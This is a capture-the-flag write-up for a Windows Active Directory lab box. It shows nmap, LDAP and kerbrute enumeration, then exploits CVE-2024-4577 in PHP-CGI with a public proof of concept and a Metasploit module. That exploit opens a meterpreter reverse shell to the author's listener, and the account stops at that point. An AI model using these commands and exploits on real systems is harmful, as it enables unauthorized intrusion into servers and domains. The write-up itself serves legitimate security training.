
B2R - Oren

After setup the machine, scan nmap to look for what service is up

`nmap -v -sC -sV -oA nmap/sherpa 192.168.124.159`




```
┌──(kali㉿kali)-[~/…/ctf/sherpactf24/b2r/nmap]
└─$ cat sherpa.nmap
# Nmap 7.94SVN scan initiated Sat Nov 23 05:03:39 2024 as: nmap -v -sC -sV -oA nmap/sherpa 192.168.124.159
Nmap scan report for 192.168.124.159
Host is up (0.0045s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: Site doesn't have a title.
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-11-23 10:03:49Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: oren.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: oren.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
8080/tcp open  http          Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3
|_http-title: Maintenance
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-11-23T10:03:50
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| nbstat: NetBIOS name: DC01, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:81:69:52 (VMware)
| Names:
|   DC01<00>             Flags: <unique><active>
|   OREN<00>             Flags: <group><active>
|   OREN<1c>             Flags: <group><active>
|   DC01<20>             Flags: <unique><active>
|_  OREN<1b>             Flags: <unique><active>
```

As usual, DNS (can tryout dnslookup), SMB port open.

LDAP port also open so can check if ldapsearch works.

`ldapsearch -H ldap://192.168.124.159 -x -s base namingcontexts`




```
┌──(kali㉿kali)-[~/…/ctf/sherpactf24/b2r/nmap]
└─$ ldapsearch -H ldap://192.168.124.159 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=oren,DC=local
namingcontexts: CN=Configuration,DC=oren,DC=local
namingcontexts: CN=Schema,CN=Configuration,DC=oren,DC=local
namingcontexts: DC=DomainDnsZones,DC=oren,DC=local
namingcontexts: DC=ForestDnsZones,DC=oren,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

Now we get to see that the domain name is going to be “oren.local”

`ldapsearch -H ldap://192.168.124.159 -x -b "DC=oren,DC=local”`

But when trying to further utilize ldapsearch ,apparently it needs user authentication to do things so pass on further enumerate with ldapsearch.




```
┌──(root㉿kali)-[/home/kali/Documents/tools/BloodHound]
└─# ldapsearch -H ldap://192.168.124.159 -x -b "DC=oren,DC=local"
# extended LDIF
#
# LDAPv3
# base <DC=oren,DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090C77, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v4563

# numResponses: 1
```

There is rpc service (**Windows Remote Procedure Call)** means that high chance ltr we can use evil-winrm to have remote access when we have the user creds

Also did some kerbrute alongside to find valid users

`./kerbrute_linux_amd64 userenum --dc 192.168.124.159 -d oren.local /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt`



```
┌──(kali㉿kali)-[~/Documents/tools/kerbrute]
└─$ ./kerbrute_linux_amd64 userenum --dc 192.168.124.159 -d oren.local /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 11/23/24 - Ronnie Flathers @ropnop

2024/11/23 05:11:29 >  Using KDC(s):
2024/11/23 05:11:29 >   192.168.124.159:88

2024/11/23 05:11:30 >  [+] VALID USERNAME:       administrator@oren.local
2024/11/23 05:11:33 >  [+] VALID USERNAME:       Administrator@oren.local
2024/11/23 05:11:48 >  [+] VALID USERNAME:       webadmin@oren.local
2024/11/23 05:44:27 >  [+] VALID USERNAME:       dc01@oren.local
2024/11/23 05:49:51 >  [+] VALID USERNAME:       WebAdmin@oren.local
2024/11/23 05:53:27 >  Done! Tested 8295455 usernames (5 valid) in 2517.749 seconds
```

We'll Be Back Soon!
Our site is currently undergoing maintenance. Please check back later.

At first i noticed that there are also 2 http ports 80 and 8080

For port 80, didn't have much info in the website also >> went to check if `microsoft-iis/10.0` version cve. Only managed to find a path traversal issue, but doesn't seem much to be related to this chal :


https://gist.github.com/robotshell/7b97af98c5dc0cacd57e6bfac90019cd

At port 8080, nmap actually do show the version

`Apache/2.4.58 (Win64) OpenSSL/3.1.3` and i did went to search for it and got a medium post on that

(but i don't have a medium acc and i dun wanna pay for that so i just went away ROFL)

https://infosecwriteups.com/cve-2024-4577-php-cgi-argument-injection-remote-code-execution-294ed4758e4f




We'll Be Back Soon!

Our site is currently undergoing maintenance. Please check back later.


Run a gobuster to enumerate the possible directories since there are no other more findings to see

```
gobuster dir -u http://192.168.124.159:8080/ -w /usr/share/wordlists/dirb/common.txt
```

Then we manage to get an admin.php page and also a phpinfo.php page



But after ages without any clues, and suddenly i saw the title was ORANGE , then i realize it might be the ultimate **orange tsai** (At the same time clue was released) so i was very sure that it is that CVE because it is featured on his blog as recent findings



Orange Tsai

Home | Articles | Talks | About


This is 🍊 Speaking!

Articles

2024-08-09	Confusion Attacks: Exploiting Hidden Semantic Ambiguity in Apache HTTP Server!
2024-06-07	CVE-2024-4577 - Yet Another PHP RCE: Make PHP-CGI Argument Injection Great Again!
2023-08-12	從 2013 到 2023: Web Security 十年之進化與趨勢!
2022-10-19	A New Attack Surface on MS Exchange Part 4 - ProxyRelay!

So went thru a few scripts on github to check how this works

https://github.com/watchtowrlabs/CVE-2024-4577



```
python watchTowr-vs-php_cve-2024-4577.py -c "<?php system('calc');?>" -t http://192.168.253.132/test.si
                         __         ___  ___________
        __  _  ______ _/  |__ ____ |  |_\__    ____\____  _  ________
        \ \/ \/ \__  \    ___/ ___\|  |  \|    | /  _ \ \/ \/ \_  __ \
         \     / / __ \|  | \  \___|   Y  |    |(  <_> \     / |  | \/
          \/\_/ (____  |__|  \___  |___|__|__  | \__  / \/\_/  |__|
                     \/          \/     \/

        watchTowr-vs-php_cve-2024-4577.py
        (*) PHP CGI Argument Injection (CVE-2024-4577) discovered by Orange Tsai (@orange_8361) of DEVC
          - Aliz Hammond, watchTowr (aliz@watchTowr.com)
          - Sina Kheirkhah (@SinSinology), watchTowr (sina@watchTowr.com)
        CVEs: [CVE-2024-4577]
(^_^) prepare for the Pwnage (^_^)

(+) Exploit was successful
```

As a POC this works fine on the current challenge page, so im more certain that im on the right path.

https://github.com/ZephrFish/CVE-2024-4577-PHP-RCE/blob/main/CVE-2024-4577.py


Also been trying to modify this file but doesnt work well for me.

So i went back to the medium and import the metasploit module

```
msf6 > use exploit/windows/http/php_cgi_arg_injection_rce_cve_20
msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_457
msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_457
msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_457
Module options (exploit/windows/http/php_cgi_arg_injection_rce_c

   Name       Current Setting       Required  Description
   ----       ---------------       --------  -----------
   Proxies                          no        A proxy chain of t
   RHOSTS                           yes       The target host(s)
   RPORT      80                    yes       The target port (T
   SSL        false                 no        Negotiate SSL/TLS
   TARGETURI  /php-cgi/php-cgi.exe  yes       The path to a PHP
   VHOST                            no        HTTP server virtua


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.124.154  yes       The listen address (an inte
   LPORT  4444             yes       The listen port
```


```
Exploit target:

   Id  Name
   --  ----
   0   Windows PHP

msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_45
RHOST => 192.168.124.159
msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_45
RPORT => 8080
msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_45

Module options (exploit/windows/http/php_cgi_arg_injection_rce_

   Name       Current Setting       Required  Description
   ----       ---------------       --------  -----------
   Proxies                          no        A proxy chain of
   RHOSTS     192.168.124.159       yes       The target host(s
   RPORT      8080                  yes       The target port (
   SSL        false                 no        Negotiate SSL/TLS
   TARGETURI  /php-cgi/php-cgi.exe  yes       The path to a PHP
   VHOST                            no        HTTP server virtu


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.124.154  yes       The listen address (an inte
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows PHP

msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_45
```

After setting up, we just type exploit and metasploit will do the job




```
View the full module info with the info, or info -d command.

msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_4577) > exploit

[*] Started reverse TCP handler on 192.168.124.154:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Apache/2.4.58 (Win64) OpenSSL/3.1.3
[*] Sending stage (39927 bytes) to 192.168.124.159
[*] Meterpreter session 1 opened (192.168.124.154:4444 → 192.168.124.159:62662) at 2024-11-23 17:40:01 -0500

meterpreter > 
```

And yay got to the shell




```
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > pwd
C:\xampp\php
meterpreter > cd C:\Users
meterpreter > dir
Listing: C:\Users
=================
```

However, when i got to the webadmin there are 3 files, and user.zip requires the password decrypted from ps1. The shell generated by metasploit was unstable as it crashes as long as i try to use it as `shell`



